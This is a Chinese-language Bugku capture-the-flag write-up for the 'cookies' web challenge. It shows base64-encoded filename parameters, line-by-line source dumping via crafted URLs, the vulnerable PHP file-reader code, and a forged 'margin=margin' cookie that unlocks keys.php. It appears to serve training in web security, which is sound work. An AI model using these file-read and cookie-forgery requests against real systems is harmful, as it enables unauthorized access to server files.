
bugku-writeup-WEB-cookies

原创


dark2019 于 2021-07-14 16:06:46 发布 31 收藏 1
分类专栏： 信息安全 wp 文章标签： bugku web




题目：cookies

工具：hackbar

base64在线编码工具：http://ctf.ssleye.com/base64.html




01—Hackbar构造url




启动场景，发现一串符号，没有发现任何线索，观察url:

http://114.67.246.176:10700/index.php?line=&filename=a2V5cy50eHQ=

其中a2V5cy50eHQ=为base64编码，解码得到key.txt：




因此，显示的字符串为文件名为keys.txt中的内容，接下来我们查看一下index.php文件内容。




将index.php使用base64编码，得到新的url:

http://114.67.246.176:10700/index.php?line=&filename=aW5kZXgucGhw

放在hackbar插件中运行






依次修改行号line=

```
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}

if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```


得到index.php中的所有内容，从代码中可以得到：cookie满足margin=margin时，可以传参数到keys.php中。




将keys.php使用base64编码，构造新的url:


http://114.67.246.176:10700/index.php?line=1&filename=a2V5cy5waHA=

勾选cookie，填入margin=margin





运行界面无任何内容，查看源码也无任何内容，在linux环境下查看源码。



linux下可以查看到flag，window下没有任何信息，一定要换系统查看，花费了很长时间，才发现是系统的问题。